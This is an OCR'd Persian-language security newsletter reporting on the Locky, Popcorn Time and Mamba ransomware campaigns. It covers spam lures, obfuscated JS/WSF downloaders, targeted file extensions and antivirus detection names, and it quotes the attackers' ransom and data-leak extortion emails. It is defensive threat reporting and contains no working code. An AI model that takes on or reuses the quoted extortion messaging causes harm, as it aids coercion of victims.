
- Important Information
- It Is Important
- Order #6218823
- Order #8665889
- Attention Required
- Payment confirmation 0835
- Delivery status
- Please Pay Attention
- Please note
- Invoice 4A38267740
- Invoice ED491068
- Invoice 64D69094

پیوست این هرزنامه‌ها نیز یک فایل فشرده شده با پسوند ZIP است که برخی نمونه نام‌های مشاهده شده توسط شرکت مهندسی شبکه گستر به‌شرح زیر است:


- payment_[username].zip
- Invoice 7FF60884.zip
- document_[username].zip
- order_[username].zip
- receipt_[username].zip
- PaymentConfirmation0835.zip
- lastpayment_[username].zip
- tax_[username].zip

در برخی نمونه‌ها، فایل فشرده شده پیوست هرزنامه حاوی یک فایل JavaScript است.






به‌منظور فرار از سد قابلیت‌های رفتارشناسی ضدویروس‌ها و بسترهای قرنطینه امن (Sandbox) و همچنین دشوار نمودن کار تحلیلگران بدافزار، کد JavaScript مبهم‌سازی شده است. (تصویر زیر)




همچنین در برخی نمونه‌ها، فایل فشرده شده حاوی فایلی با پسوند WSF است.



WSF یا Windows Scripting File یک فایل متنی حاوی کدهای XML است. این نوع فایل با هر دو زبان اسکریپت‌نویسی JavaScript و VBScript سازگار است و برنامه‌نویس حتی می‌تواند از هر دوی این زبان‌ها در یک فایل WSF استفاده کند.

در نمونه‌های بررسی شده توسط کارشناسان شرکت مهندسی شبکه گستر، اسکریپت فایل WSF نیز مبهم‌سازی شده‌اند. (تصویر مقابل)

در صورتی که ترفندهای مهندسی اجتماعی هرزنامه جواب دهد و کاربر فایل WSF/JS را اجرا کند، کد مخرب پس از برقراری ارتباط با سرور فرماندهی اقدام به دریافت باج‌افزار Locky و اجرای آن بر روی دستگاه قربانی می‌کند.



McAfee

- JS/Nemucod.jg
- JS/Nemucod.pj

Bitdefender

- Trojan.GenericKD.3741991
- Trojan.GenericKD.3741891
- JS:Trojan.JS.Agent.OMS
- Trojan.GenericKD.3760767
- JS:Trojan.JS.Downloader.HBU

ESET


- JS/TrojanDownloader.Nemucod.BOU
- JS/TrojanDownloader.Nemucod.BQM
- JS/TrojanDownloader.Nemucod.BPO
- JS/TrojanDownloader.Nemucod.BPV
- JS/TrojanDownloader.Agent.PGX

انتشار باج‌افزار Locky از طریق فایل‌های گرافیکی و تصویری

گردانندگان باج‌افزار Locky که عمدتاً از طریق بدافزار دانلودکننده Nemucod و ماکروهای مخرب برای آلوده کردن دستگاه‌ها به این باج‌افزار پیشرفته استفاده می‌کرده‌اند مدتی است که روش جدیدی را برای رخنه به کامپیوترها و اخاذی از کاربران برگزیده‌اند.

در روش جدید از ضعفی امنیتی در شبکه‌های اجتماعی Facebook و LinkedIn سوءاستفاده می‌شود که از طریق آن امکان دانلود خودکار یک فایل تصویری یا گرافیکی حاوی کد مخرب بر روی دستگاه کاربر ممکن می‌شود.

به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت Check Point این مهاجمان با تزریق کد مخرب در فایل‌های گرافیکی و تصویری و آپلود آنها در شبکه‌های اجتماعی مذکور کاربران را وادار به دانلود فایل حاوی کد مخرب می‌کنند؛ در صورت اجرای فایل توسط کاربر، دستگاه آلوده به باج‌افزار می‌شود.



شرکت Check Point اعلام کرده وجود این آسیب‌پذیری را به Facebook و LinkedIn گزارش کرده و تا زمان ترمیم شدن آن از ذکر جزییات فنی بیشتر به صورت عمومی خودداری خواهد کرد.

پیش‌تر نیز یک محقق امنیتی از انتشار بدافزار Nemucod از طریق پیام‌رسان Facebook و بصورت یک فایل گرافیکی با پسوند SVG خبر داده بود.

SVG یا Scalable Vector Graphics، قالب فایل‌های گرافیکی دو بعدی مبتنی با XML است. در نمونه بررسی شده توسط این محقق کد مخرب نوشته شده به زبان JavaScript در درون فایل SVG تزریق شده بود تا با باز شدن فایل SVG، کد مخرب نیز بر روی دستگاه اجرا شود.

به کاربران توصیه می‌شود در صورتی که با کلیک بر روی یک تصویر، مرورگر شروع به دانلود یک فایل کرد از اجرای آن جداً پرهیز کنند. همچنین از اجرای فایل‌های گرافیکی ناآشنا به‌خصوص با پسوند SVG خودداری کنند.

شایان ذکر است برخی منابع، سوءاستفاده این ویروس‌نویسان از پسوندهای تصویری رایج نظیر JPG و PNG را نیز گزارش کرده‌اند.

دریافت رایگان کلید رمزگشایی باج‌افزار؛ البته از راهی غیراخلاقی

به گزارش شرکت مهندسی شبکه گستر، محققان باج‌افزاری را شناسایی کرده‌اند که از روشی جدید و در عین حال کثیف برای دریافت باج استفاده می‌کند. این باج‌افزار توسط گروه MalwareHunterTeam در یکی از بازارهای زیرزمینی تبهکاران سایبری کشف شده و توسط محققان این شرکت و سایت Bleeping Computer مورد بررسی قرار گرفته است. باج‌افزار یا Ransomware گونه‌ای بدافزار است که از راه‌های مختلف دسترسی به فایل‌های کاربر را محدود ساخته و برای دسترسی مجدد، از او درخواست باج می‌کند.

در سال‌های اخیر آن دسته از باج‌افزارهایی که از طریق رمزنگاری اقدام به محدودسازی دسترسی کاربر به فایل‌ها می‌کنند موفقیت‌های بی‌مثالی را نصیب گردانندگان تبهکار خود کرده‌اند و بر اساس آمار، تعداد این باج‌افزارها بشدت در حال افزایش است. در این نوع محدودسازی، هدف از رمز کردن، تغییر ساختار فایل است؛ به‌نحوی که تنها با داشتن کلید رمزگشایی (Decryption Key) بتوان به محتوای فایل دسترسی پیدا کرد. پیچیدگی و قدرت این کلیدها بر اساس تعداد بیت بکاررفته در ساخت کلید است. هر چه تعداد این بیت‌ها بیشتر باشد شانس یافتن آن هم دشوارتر و در تعداد بیت بالا عملاً غیرممکن می‌شود.

باج‌افزار جدید با نام Popcorn Time، برای ارائه کلید رمزگشایی دو راه را پیش روی قربانی خود قرار می‌دهد. یکی پرداخت باج و دیگری آلوده کردن دو کامپیوتر دیگر از طریق لینکی منحصربه‌فرد برای قربانی؛ در صورتی که دو کاربر دیگر اقدام به پرداخت باج کنند، قربانی نخست نیز کلید رمزگشایی را به رایگان دریافت خواهد کرد.

Popcorn Time فایل‌های با یکی از پسوندهای زیر را از طریق الگوریتم AES-256 رمزنگاری کرده و به آنها پسوند filock الصاق می‌کند.

1cd, .3dm, .3ds, .3fr, .3g2, .3gp, .3pr, .7z, .7zip, .aac,. .aaf, .ab4, .accdb, .accde, .accdr, .accdt, .ach, .acr, .act, .adb, .adp, .ads, .aep, .aepx, .aes, .aet, .agdl, .ai, .aif, .aiff, .ait, .al, .amr, .aoi, .apj, .apk, .arch00, .arw, .as, .as3, .asf, .asm, .asp, .aspx, .asset, .asx, .atr, .avi, .awg, .back, .backup, .backupdb, .bak, .bar, .bay, .bc6, .bc7, .bdb, .bgt, .big, .bik, .bin, .bkf, .bkp, .blend, .blob, .bmd, .bmp, .bpw, .bsa, .c, .cas, .cdc, .cdf, .cdr, .cdr3, .cdr4, .cdr5, .cdr6, .cdrw, .cdx, .ce1, .ce2, .cer, .cfg, .cfr, .cgm, .cib, .class, .cls, .cmt, .config, .contact, .cpi, .cpp, .cr2, .craw, .crt, .crw, .cs, .csh, .csl, .css, .csv, .d3dbsp, .dac, .dar, .das, .dat, .dazip, .db, .db0, .db3, .dba, .dbf, .dbx, .db_journal, .dc2, .dcr, .dcs, .ddd, .ddoc, .ddrw, .dds, .der, .des, .desc, .design, .dgc, .dir, .dit, .djvu, .dmp, .dng, .doc, .docb, .docm, .docx, .dot, .dotm, .dotx, .drf, .drw, .dtd, .dwg, .dxb, .dxf, .dxg, .easm, .edb, .efx, .eml, .epk, .eps, .erbsql, .erf, .esm, .exf, .fdb, .ff, .ffd, .fff, .fh, .fhd, .fla, .flac, .flf, .flv, .flvv, .forge, .fos, .fpk, .fpx, .fsh, .fxg, .gdb, .gdoc, .gho, .gif, .gmap, .gray, .grey,


.groups, .gry, .gsheet, .h, .hbk, .hdd, .hkdb, .hkx, .hplg, .hpp, .htm, .html, .hvpl, .ibank, .ibd, .ibz, .icxs, .idml, .idx, .iff, .iif, .iiq, .incpas, .indb, .indd, .indl, .indt, .inx, .itdb, .itl, .itm, .iwd, .iwi, .jar, .java, .jnt, .jpe, .jpeg, .jpg, .js, .kc2, .kdb, .kdbx, .kdc, .key, .kf, .kpdx, .kwm, .laccdb, .layout, .lbf, .lck, .ldf, .lit, .litemod, .log, .lrf, .ltx, .lua, .lvl, .m, .m2, .m2ts, .m3u, .m3u8, .m4a, .m4p, .m4u, .m4v, .map, .max, .mbx, .mcmeta, .md, .mdb, .mdbackup, .mdc, .mddata, .mdf, .mdi, .mef, .menu, .mfw, .mid, .mkv, .mlb, .mlx, .mmw, .mny, .mos, .mov, .mp3, .mp4, .mpa, .mpeg, .mpg, .mpp, .mpqge, .mrw, .mrwref, .msg, .myd, .nc, .ncf, .nd, .ndd, .ndf, .nef, .nk2, .nop, .nrw, .ns2, .ns3, .ns4, .nsd, .nsf, .nsg, .nsh, .ntl, .nvram, .nwb, .nx2, .nxl, .nyf, .oab, .obj, .odb, .odc, .odf, .odg, .odm, .odp, .ods, .odt, .ogg, .oil, .orf, .ost, .otg, .oth, .otp, .ots, .ott, .p12, .p7b, .p7c, .pab, .pages, .pak, .pas, .pat, .pcd, .pct, .pdb, .pdd, .pdf, .pef, .pem, .pfx, .php, .pif, .pkpass, .pl, .plb, .plc, .plt, .plus_muhd, .pmd, .png, .po, .pot, .potm, .potx, .ppam, .ppj, .ppk, .pps, .ppsm, .ppsx, .ppt, .pptm, .pptx, .prel, .prf, .prproj, .ps, .psafe3, .psd, .psk, .pst, .ptx, .pwm, .py, .qba, .qbb, .qbm, .qbr, .qbw, .qbx, .qby, .qcow, .qcow2, .qdf, .qed, .qic, .r3d, .ra, .raf, .rar, .rat, .raw, .rb, .rdb, .re4, .rgss3a, .rim, .rm, .rofl, .rtf, .rvt, .rw2, .rwl, .rwz, .s3db, .safe, .sas7bdat, .sav, .save, .say, .sb, .sd0, .sda, .sdf, .ses, .shx, .sid, .sidd, .sidn, .sie, .sis, .sldasm, .sldblk, .sldm, .sldprt, .sldx, .slm, .snx, .sql, .sqlite, .sqlite3, .sqlitedb, .sr2, .srf, .srt, .srw, .st4, .st5, .st6, .st7, .st8, .stc, .std, .sti, .stl, .stm, .stw, .stx, .sum, .svg, .swf, .sxc, .sxd, .sxg, .sxi, .sxm, .sxw, .syncdb, .t12, .t13, .tap, .tax, .tex, .tga, .thm, .tif, .tlg, .tor, .txt, .upk, .v3d, .vbox, .vcf, .vdf, .vdi, .vfs0, .vhd, .vhdx, .vmdk, .vmsd, .vmx, .vmxf, .vob, .vpk, .vpp_pc, .vtf, .w3x, .wab, .wad, .wallet, .wav, .wb2, .wma, .wmo, .wmv, .wotreplay, .wpd, .wps, .x11, .x3f, .xf, .xis, .xla, .xlam, .xlk, .xll, .xlm, .xlr, .xls, .xlsb, .xlsb3dm, .xlsm, .xlsx, .xlt, .xltm, .xltx, .xlw, .xml, .xqx, .xxx, .ycbcra, .yuv, .zip, .ztmp

همچنین این باج‌افزار تمامی فایل‌های موجود در پوشه‌های زیر را - صرف‌نظر از پسوند آنها - رمزنگاری می‌کند:

- My Documents
- My Pictures
- My Music
- Desktop

بررسی کدهای این باج‌افزار نشان می‌دهد که در صورتی که کلید رمزگشایی چهار بار به‌صورت نادرست وارد شود فایل‌های رمز شده کاربر از روی دستگاه حذف خواهند شد. قربانی یک هفته فرصت دارد که باج را پرداخت کند یا قربانیان جدیدی را بیابد که حداقل دو نفر از آنها مبلغ باج را بپردازند. در توضیحات باج‌افزار این دو راه با عبارات "سریع و آسان" و "کثیف" توصیف شده‌اند.

ما متأسفیم که کامپیوترتان و فایل‌های بر روی آن رمزنگاری شده‌اند، اما صبر کنید، نگران نباشید. راهی برای بازگرداندن تمامی فایل‌هایتان وجود دارد... لینک زیر را به افراد دیگر ارسال کنید، اگر دو دستگاه یا بیشتر آلوده شده و کاربران آنها مبلغ باج را پرداخت کنند، ما فایل‌های شما را به رایگان رمزگشایی می‌کنیم.



به گزارش شرکت مهندسی شبکه گستر، نویسندگان این باج‌افزار خود را گروهی از دانشجویان کامپیوتر اهل سوریه معرفی کرده‌اند. این گروه ادعا می‌کنند باج دریافت شده صرف تهیه غذا، دارو و پناهگاه برای سوری‌های آواره از جنگ خواهد شد. ضمن اینکه از مجبور کردن قربانیان خود به پرداخت باج بسیار ابراز تأسف کرده‌اند.

مبلغ اخاذی شده توسط این باج‌افزار ۱ بیت‌کوین - معادل حدوداً ۸۰۰ دلار - است.

خبر خوش اینکه این باج‌افزار فعلاً در مرحله برنامه‌نویسی و توسعه قرار دارد و بخش‌هایی از آن هنوز تکمیل نشده‌اند.

نمونه بررسی شده باج‌افزار Popcorn Time توسط ضدویروس‌های Bitdefender، McAfee و ESET با نام‌هایی که در ادامه آمده اند، شناسایی می‌شوند:

McAfee:

- Ransomware-FTD!A0FDAF733314

Bitdefender:

- Trojan.GenericKD.3835438

ESET:

- MSIL/Filecoder.PopcornTime.A

به‌نظر می‌رسد نویسندگان Popcorn Time دریافت پول از طریق اخاذی و صرف آن برای کمک به نیازمندان را کاری قابل دفاع می‌دانند. نظر شما چیست؟


حفاظت از سازمان در برابر

باج‌افزارهای رمزگذار

Mamba دردسرساز شد؛ این بدافزار را بیشتر بشناسیم

پیش‌تر در اتاق خبر شرکت مهندسی شبکه گستر به بررسی باج‌افزاری با نام Mamba که توسط برخی شرکت‌های ضدویروس با نام HDDCryptor نیز شناخته می‌شود پرداختیم. در اوایل آذر ماه، مهاجمان از نسخه جدیدی از این باج‌افزار در حمله‌ای گسترده بر ضد آژانس حمل و نقل شهری سانفرانسیسکو آمریکا استفاده کردند که در نتیجه آن سیستم‌های پرداخت این آژانس غیرفعال شدند و برای مدت حدود دو روز حمل و نقل با اتوبوس و قطار در این شهر رایگان شد.

در جریان این حمله ۲,۱۱۲ دستگاه از مجموع ۸,۵۶۵ کامپیوتر این آژانس به باج‌افزار Mamba آلوده شدند و در زمان راه‌اندازی شدن هر یک از سیستم‌ها پیامی مشابه تصویر زیر بر روی نمایشگر ظاهر می‌شد.



مهاجمان این حمله در ایمیلی حاوی متن زیر خواسته بودند که برای برگرداندن داده‌ها مبلغ ۱۰۰ بیت کوین (حدود ۷۳ هزار دلار) به آنها پرداخت شود.

if You are Responsible in MUNI-RAILWAY !
All Your Computer's/Server's in MUNI-RAILWAY Domain Encrypted By AES 2048Bit!
We have 2000 Decryption Key !
Send 100BTC to My Bitcoin Wallet , then We Send you Decryption key For Your All Server's HDD!!
We Only Accept Bitcoin , it's So easy!
you can use Brokers to exchange your money to BTC ASAP
it's Fast way!

این مهاجمان در ایمیلی دیگر تهدید کرده بودند که در صورت عدم تماس آژانس حمل و نقل شهری سانفرانسیسکو با آنها ۳۰ گیگابایت اطلاعات حساس این آژانس از جمله اطلاعات کارکنان را منتشر خواهند کرد:

We Don't live in USA but I hope Company Try to Fix it Correctly and We Can Advise Them But if they Don't, We Will Publish 30G Databases and Documents include contracts , employees data , LLD Plans , customers and ... to Have More Impact to Company To Force Them to do Right Job!

اما مقامات آژانس حمل و نقل شهری سانفرانسیسکو اعلام کردند که ادعای گردانندگان حمله مبنی بر در اختیار داشتن اطلاعات کذب بوده و این افراد حتی نتوانسته بودند که از سد دیواره‌های آتش عبور کنند. همچنین گفته شد که غیرفعال شدن سیستم‌های پرداخت تنها یک اقدام احتیاطی برای اطمینان از عدم دست‌درازی احتمالی مهاجمان به اطلاعات مسافران بوده است.

به گزارش شرکت مهندسی شبکه گستر، آژانس حمل و نقل شهری سانفرانسیسکو در ۸ آذر ماه، با انتشار اطلاعیه‌ای اعلام کرد که این آژانس هیچ‌گاه پرداخت باج را در دستور کار نداشته و اطلاعات

سیستم‌های آلوده شده از طریق نسخه‌های پشتیبان (Backup) در حال بازگردانی است. این آژانس توضیحی در خصوص نحوه آلوده شدن دستگاه‌ها نداده است.


به نظر می‌رسد که هدف این مهاجمان از تهدید به انتشار اطلاعات، تلاشی دیگر برای باجگیری در پی آگاهی آنها از وجود نسخه‌های پشتیبان از اطلاعات رمز شده و نافرجام ماندن اقدامات مخرب آنها بوده است.


Mamba بر خلاف باج‌افزارهای رایج که اقدام به رمز کردن فایل‌های کاربر می‌کنند، دیسک سخت قربانی را رمزگذاری می‌کند.

در نخستین نسخه Mamba، باج‌افزار کاربری با عنوان mythbusters را بر روی دستگاه آلوده شده ایجاد می‌کرد. در نسخه دوم نام کاربر - احتمالاً به‌عنوان اقدامی برای عدم شناسایی شدن توسط ابزارهای ضدویروس - به ABCD تغییر کرد. اما در نسخه جدید کاربر جدیدی ساخته نشده و منابع مورد نیاز برای رمزنگاری دیسک سخت و فایل‌های موجود در پوشه‌های اشتراکی در پوشه‌ای با نام WWW در مسیر C:\Users ذخیره می‌شوند.

در ادامه، باج‌افزار اقدام به رمزنگاری پوشه‌های اشتراکی که کاربر دستگاه آلوده شده به آنها دسترسی تغییر دادن دارد می‌کند. این کار از طریق فایلی با نام mount.exe انجام می‌شود.

در مرحله بعدی، سیستم راه‌اندازی مجدد (Reboot) شده و پس از اجرای فایل‌های مورد نیاز، رمزنگاری دیسک سخت دستگاه صورت می‌پذیرد.





با یک راه‌اندازی مجدد دیگر، Master Boot Record - به اختصار MBR - جایگزین شده توسط باج‌افزار که حاوی اطلاعیه پرداخت باج است نمایش می‌یابد. (تصویر زیر)

همانند گونه‌های قبلی، برای دسترسی یافتن به اطلاعات دستگاه لازم است که کلید رمزگشایی وارد شود.

فرآیند رمزنگاری باج‌افزار Mamba، توسط ابزار DiskCryptor انجام می‌شود. با وجود کدباز (Open Source) بودن این ابزار، نویسندگان Mamba آن را Recompile نکرده و از فایلی با نام dcapi.dll برای نمایش اطلاعیه پرداخت باج استفاده کرده‌اند.

در نخستین نسخه Mamba فایل‌ها و منابع مورد استفاده باج‌افزار رمزنگاری نمی‌شدند. اما از نسخه دوم به بعد از روش ساده‌ای برای رمزنگاری برخی اطلاعات مورد استفاده باج‌افزار استفاده شده است.

همچنین اولین نسخه باج‌افزار Mamba در نرم‌افزار Visual Studio 2012 کامپایل شده بود. اما نسخه‌های ۲ و ۳ این


باج‌افـزار در نرم‌افـزار Visual Studio 2013 کامپایـل شـده‌اند و قابلیت‌هـای جدیـدی نظیر ضـد قرنطینـه امـن (Anti-Sandboxing)، ضدتحلیـل، کدبنـدی نویسـه‌ها و همانطـور کـه اشـاره شـد رمزنـگاری سـاده منابـع مـورد اسـتفاده باج‌افـزار بـه آنهـا افـزوده شـده اسـت. باج‌افـزار Mamba و فایل‌هـای مرتبـط بـا آن کـه توسـط دو شـرکت ضدویـروس McAfee و Bitdefender مـورد بررسـی قـرار گرفته‌انـد بـا نام‌هـای زیـر شناسـایی می‌شـوند:

McAfee:

- RDN/Ransom
- Ransom-O
- Ransom-Buster!E540C93C2FAE
- Ransom-Buster!ACAB552B5527
- GenericR-IJR!409D80BB9464
- GenericR-IJR!E0358EDB7974
- GenericR-IJR!37C0D7F81F6C
- GenericR-IWP!97EA571579F4
- GenericR-IWP!682CFB092865
- GenericR-IWP!38529ECCA6F8

Bitdefender:

- Gen:Variant.Mikey.53532
- Trojan.GenericKD.3788411
- Gen:Variant.Mikey.53532
- Gen:Variant.Mikey.56419
- Trojan.GenericKD.3785053
- Trojan.GenericKD.3785053
- Trojan.Generic.19365904
- Trojan.GenericKD.3563410
- Gen:Variant.Mikey.53532
- Trojan.GenericKD.3628794
- Trojan.Generic.18772364



باج‌افزار، تهدیدی پرخطر، مستمر و پیچیده

باج‌افزار: گونه ای بدافزار که دسترسی به فایل‌های کاربر را محدود ساخته و برای دسترسی مجدد، از او درخواست باج می‌کند.

انواع باج‌افزار

رمزنگار پرخطر

باج‌افزار اقدام به رمز کردن فایل‌های کامپیوتر می‌کند.رمزگشایی فایل‌هایی که با طراحی زیرکانه به روش‌های پیشرفته توسط این گونه باج افزار رمزنگاری می‌شوند دشوار و در بسیاری مواقع غیرممکن است.

غیررمزنگار کم‌خطر

با نمایش دائمی یک تصویر به نحوی که کاربر قادر به بستن و یا باز کردن پنجره دیگری نباشد، دسترسی کاربر محدود می‌شود.
در تصاویر نمایش داده شده توسط این گونه باج افزار، معمولاً، اینطور القا می‌شود که قفل شدن کامپیوتر توسط نهادهای امنیتی و به دلیل نقض قوانین توسط کاربر، انجام شده است.

باج‌افزارهای رمزنگار سازمان شما را تهدید می‌کنند

استمرار

بر اساس آخرین گزارش شرکت‌امنیتیMcAfee،تعداد باج‌افزارهای جدید در سه ماهه دوم سال ۲۰۱۶، ۱/۳ میلیون عدد بوده است.

داده‌ها

باج‌افزارها می‌توانند داده‌های حیاتی سازمان را رمزنگاری کنند.در بسیاری مواقع رمزگشایی این فایل‌ها بدون پرداخت باج امکان‌پذیر نیست.

خسارت مالی

روزانه بسیاری از سازمان‌ها و شرکت‌ها ناچار به پرداخت باج برای بازگرداندن اطلاعاتشان می شوند.

اعتبار

